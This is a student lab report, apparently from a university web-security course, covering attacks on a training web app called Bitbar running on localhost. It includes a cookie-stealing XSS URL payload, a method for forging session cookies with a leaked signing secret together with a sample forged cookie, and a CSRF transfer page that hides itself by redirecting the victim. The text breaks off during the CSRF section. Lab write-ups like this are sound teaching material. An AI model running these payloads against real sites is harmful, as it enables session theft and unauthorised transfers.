**武汉大学国家网络安全学院**

实 验 报 告

**课 程 名 称： 网络安全**

**实 验 名 称： Web Security**

**指 导 老 师：**

**学 生 学 号：**

**学 生 姓 名：**

**完 成 日 期： 2022.05.27**

目录

[Attack 1：Warn-up exercise: Cookie Theft 3](#_Toc104588368)

[1.1漏洞分析 3](#_Toc104588369)

[1.2 攻击原理 4](#_Toc104588370)

[Attack 2: Session hijacking with Cookies 7](#_Toc104588371)

[2.1 漏洞分析 7](#_Toc104588372)

[2.2 攻击原理 8](#_Toc104588373)

[Attack 3: Cross-site Request Forgery 12](#_Toc104588374)

[3.1 漏洞分析 12](#_Toc104588375)

[3.2 攻击原理 12](#_Toc104588376)

[Attack 4: Cross-site request forgery with user assistance 16](#_Toc104588377)

[4.1 漏洞分析 16](#_Toc104588378)

[4.2 攻击原理 17](#_Toc104588379)

[Attack 5: Little Bobby Tables (aka SQL Injection) 22](#_Toc104588380)

[5.1 漏洞分析 22](#_Toc104588381)

[5.2 攻击原理 22](#_Toc104588382)

[Attack 6: Profile Worm 26](#_Toc104588383)


[6.1 漏洞分析 26](#_Toc104588384)

[6.2 攻击原理 29](#_Toc104588385)

### Attack 1：Warn-up exercise: Cookie Theft

#### 1.1漏洞分析

在bitbar网站中存在<http://localhost:3000/profile?username=>网页，该网页通过GET参数username获取用户名，服务器返回相应用户的bitbar余额。尝试输入<script>alert(1)</script>，查看返回页面的源代码，可以发现这段payload被插入到网页中，成为html代码的一部分，因此<script>标签中的代码被成功当作javascript代码执行。说明该输入框存在XSS漏洞。




在该网页中输入<script>alert(1)</script>后也确实出现了弹窗。因此可以构造javascript代码，再将构造好的url给予用户user1，当user1点击后能够执行js代码，代码会将user1的cookie发送至<http://localhost:3000/steal_cookie?cookie=>页面中。再访问<http://localhost:3000/view_stolen_cookie页面获取user1>的cookie。



#### 1.2 攻击原理


攻击原理是利用上述分析中的XSS漏洞，将构造好XSS漏洞的网页url给与用户user1，当user1访问该网页时，XSS漏洞中的js代码会将user1的cookie发送到<http://localhost:3000/steal_cookie?cookie=>，然后攻击者再访问<http://localhost:3000/view_stolen_cookie，从而获取user1>的cookie。

首先构造js代码如下所示，这段代码会将当前用户在Bitbar网站上的cookie发送到<http://localhost:3000/steal_cookie?cookie=>网页中。




攻击者将上述js代码附在<script>标签中，在profile页面中的输入框写入payload，并点击Show按钮，从而获得拥有特定XSS漏洞的url，url如下所示。


http://localhost:3000/profile?username=%3Cscript%3Evar+x+%3D+new+XMLHttpRequest%28%29%3Bx.open%28%22GET%22%2C+%22http%3A%2F%2Flocalhost%3A3000%2Fsteal\_cookie%3Fcookie%3D%22+%2B+%28document.cookie%29%29%3Bx.send%28%29%3B%3C%2Fscript%3E




现在假设自己是用户user1登录到Bitbar网站中，本实验中的账户名和密码可以在project2/bitbar/db/seeds.rb源代码文件中找到，用户user1的密码是one。能够获取到用户的密码是因为在本次实验中我既需要扮演受害者，也需要成为攻击者，因此在身份是受害者时自然是知道密码的，攻击者正常情况下当然不知道密码。



使用user1账户登录Bitbar，并访问构造好的url。可以发现访问url后，除了返回原来的profile网页，浏览器还发送了一条GET请求的HTTP包到steal\_cookie网页，GET参数cookie的值是当前用户user1的cookie，说明js代码已被执行，XSS漏洞成功触发。



再访问view\_stolen\_cookie网页，可以发现该网页中已经打印了获取的cookie值，从而成功获取user1的cookie。




### Attack 2: Session hijacking with Cookies

#### 2.1 漏洞分析

在此次攻击中拥有attacker用户名和密码，在这个基础上构造cookie，并以user1身份登录到Bitbar网站中。因此该漏洞关键在于如何构造cookie，在浏览器中使用web登录网站时，服务器一般会通过cookie和session验证用户身份。cookie是客户端记录的用于确定用户身份的信息，大多由浏览器负责保存；session是服务器端记录的用于确定用户身份的信息，服务器通过客户端请求头中的cookie定位session，再通过session提供的信息确定用户信息。


因为cookie保存在客户端，所以攻击者可以较容易地获取cookie并对其进行修改。为了防御攻击者的这种行为，服务器发给用户的cookie大都会经过加密。Bitbar网站的cookie也是如此，服务器会将cookie所包含的信息先序列化，然后进行base64编码，再用HMAC-SHA1签名，最后将base64编码后的数据与签名后的数据用--相连。解密则是相反的过程，因为签名不可逆，所以解密过程只能对base64编码后的数据进行解码，再反序列化，得到cookie保存的信息。下图描述了这个过程，不过Bitbar与下图的区别在于没有使用AES-CBC加密，因此也没有图中对应的解密过程，这就是漏洞成因。



Bitbar并没有使用AES-CBC或其他加密算法对数据部分进行加密，仅对数据部分做了序列化和base64编码操作，而这两个操作都是可逆的，因此可以从中提取cookie保存信息，再修改这些信息。修改后的cookie包含了伪造的用户信息，从而被服务器端当成其他用户，实现攻击。

#### 2.2 攻击原理

使用python编写脚本，该脚本用于获取attacker用户的cookie并将其修改为user1用户的cookie。首先在浏览器中捕获登录所用的POST请求包，查看POST的目标url以及表单格式。可以发现登录时POST的目标url是<http://127.0.0.1:3000/post_login>，表单格式是username的值是用户名，password的值是密码。




提取到cookie后以--标记为间隔，将cookie分为session数据和sign签名两个部分。将数据先base64解码后，再反序列化。需要注意的是在服务器中cookie的序列化使用的方法是ruby的marshal，不同的序列化方法结果也不同，因此序列化和反序列化方法需要统一。在python中存在rubymarshal库，该库可以模仿ruby中的marshal序列化和反序列化方法，因此在源代码中使用rubymarshal.reader中的loader函数进行反序列化，将字符串转化为对象，打印该对象查看具体内容。如下图所示，可以发现反序列化后得到了一个字典，猜测服务器通过logged\_in\_id判断客户端的用户信息，现在使用的是attacker用户，因此logged\_in\_id的值是4。



尝试将logged\_in\_id的值修改为1，猜测1对应的用户是user1，如果不对再尝试其他数字。将修改后的字典对象使用rubymarshal.writer的writes函数序列化，再将序列化后的字符串进行base64编码。然后使用python的hmac库和hashlib库签名，其中hmac库接收一个密钥token，一个消息和哈希算法，输出该消息的摘要，也就是签名；hashlib库用于提供Bitbar网站使用的SHA1哈希算法。token可以在bitbar的源码config/initializers/secret\_token.rb文件中找到。最后将base64加密后的内容和签名使用--标记相连，得到伪造cookie。




运行代码，得到伪造好的cookie。




在浏览器的Console控制台中使用如下命令修改cookie，火狐浏览器为了安全起见默认不允许在Console中使用复制粘贴功能，使用allow pasting命令可以允许复制粘贴。

allow pasting

document.cookie="\_bitbar\_session=BAh7CEkiCnRva2VuBjoGRUZJIhswaVhQTmcwQUxaMkFVcTVpVFRRVDBRBjsARkkiD3Nlc3Npb25faWQGOwBUSSIlMzUxNWNhOGJjODM2N2JmMGM5OGEwMzQ2ZmE4YTMyNzcGOwBUSSIRbG9nZ2VkX2luX2lkBjsARmkG--478169f0faf66710467ba4f9bf709b273a2b966e"



再次访问127.0.0.1:3000下的任意网页，可以发现此时用户已经变成user1，说明成功伪装成用户user1登录Bitbar网站。




### Attack 3: Cross-site Request Forgery

#### 3.1 漏洞分析

当浏览器以及服务器后端没有设置如同源策略等的安全措施时，攻击者可以构造好一个html页面，当用户用浏览器点开该页面时，该页面会带上当前用户的cookie与Bitbar网站进行交互，相当于用户在不知情地情况下进行了攻击者希望做的操作。


在Bitbar网站中有Transfer转账操作，该转账操作实际上是向服务器发送一个POST请求包，在表单中带上转账对象和转账金额两个参数，服务器收到该请求后会处理该转账操作，从而实现转账。如下图所示是transfer网页的源代码中与转账相关的表单代码。



因此构造的html页面中需要包含转账操作，也就是向服务器发送格式正确的POST请求包，当用户在浏览器中打开该html文件时，因为此时附带有用户的cookie，所以会视为用户进行了转账操作。

#### 3.2 攻击原理


登录任意账户，尝试进行转账操作，目的是观察表单的目的地址和表单中参数的构造格式。




然后构造html页面，在html中使用<script>标签，标签中是javascript代码，使用js代码实现与服务器之间的HTTP交互。使用的格式是POST，url是<http://127.0.0.1:3000/post_transfer>，表单数据是destination\_username =attacker&quantity=10，表示往attacker账户中转账10个bitbar。需要注意的是POST请求头中的Content-Type字段的值是x-www-form-urlencoded，该值需要在js代码中手动设置，否则服务器无法解析表单数据。因为发送POST请求需要一定时间，而发送操作是异步执行的，所以最后在等待一小段时间后将页面重定向到[www.baidu.com](http://www.baidu.com)，让用户误以为该页面只是打开百度网页，而没有做其他操作。



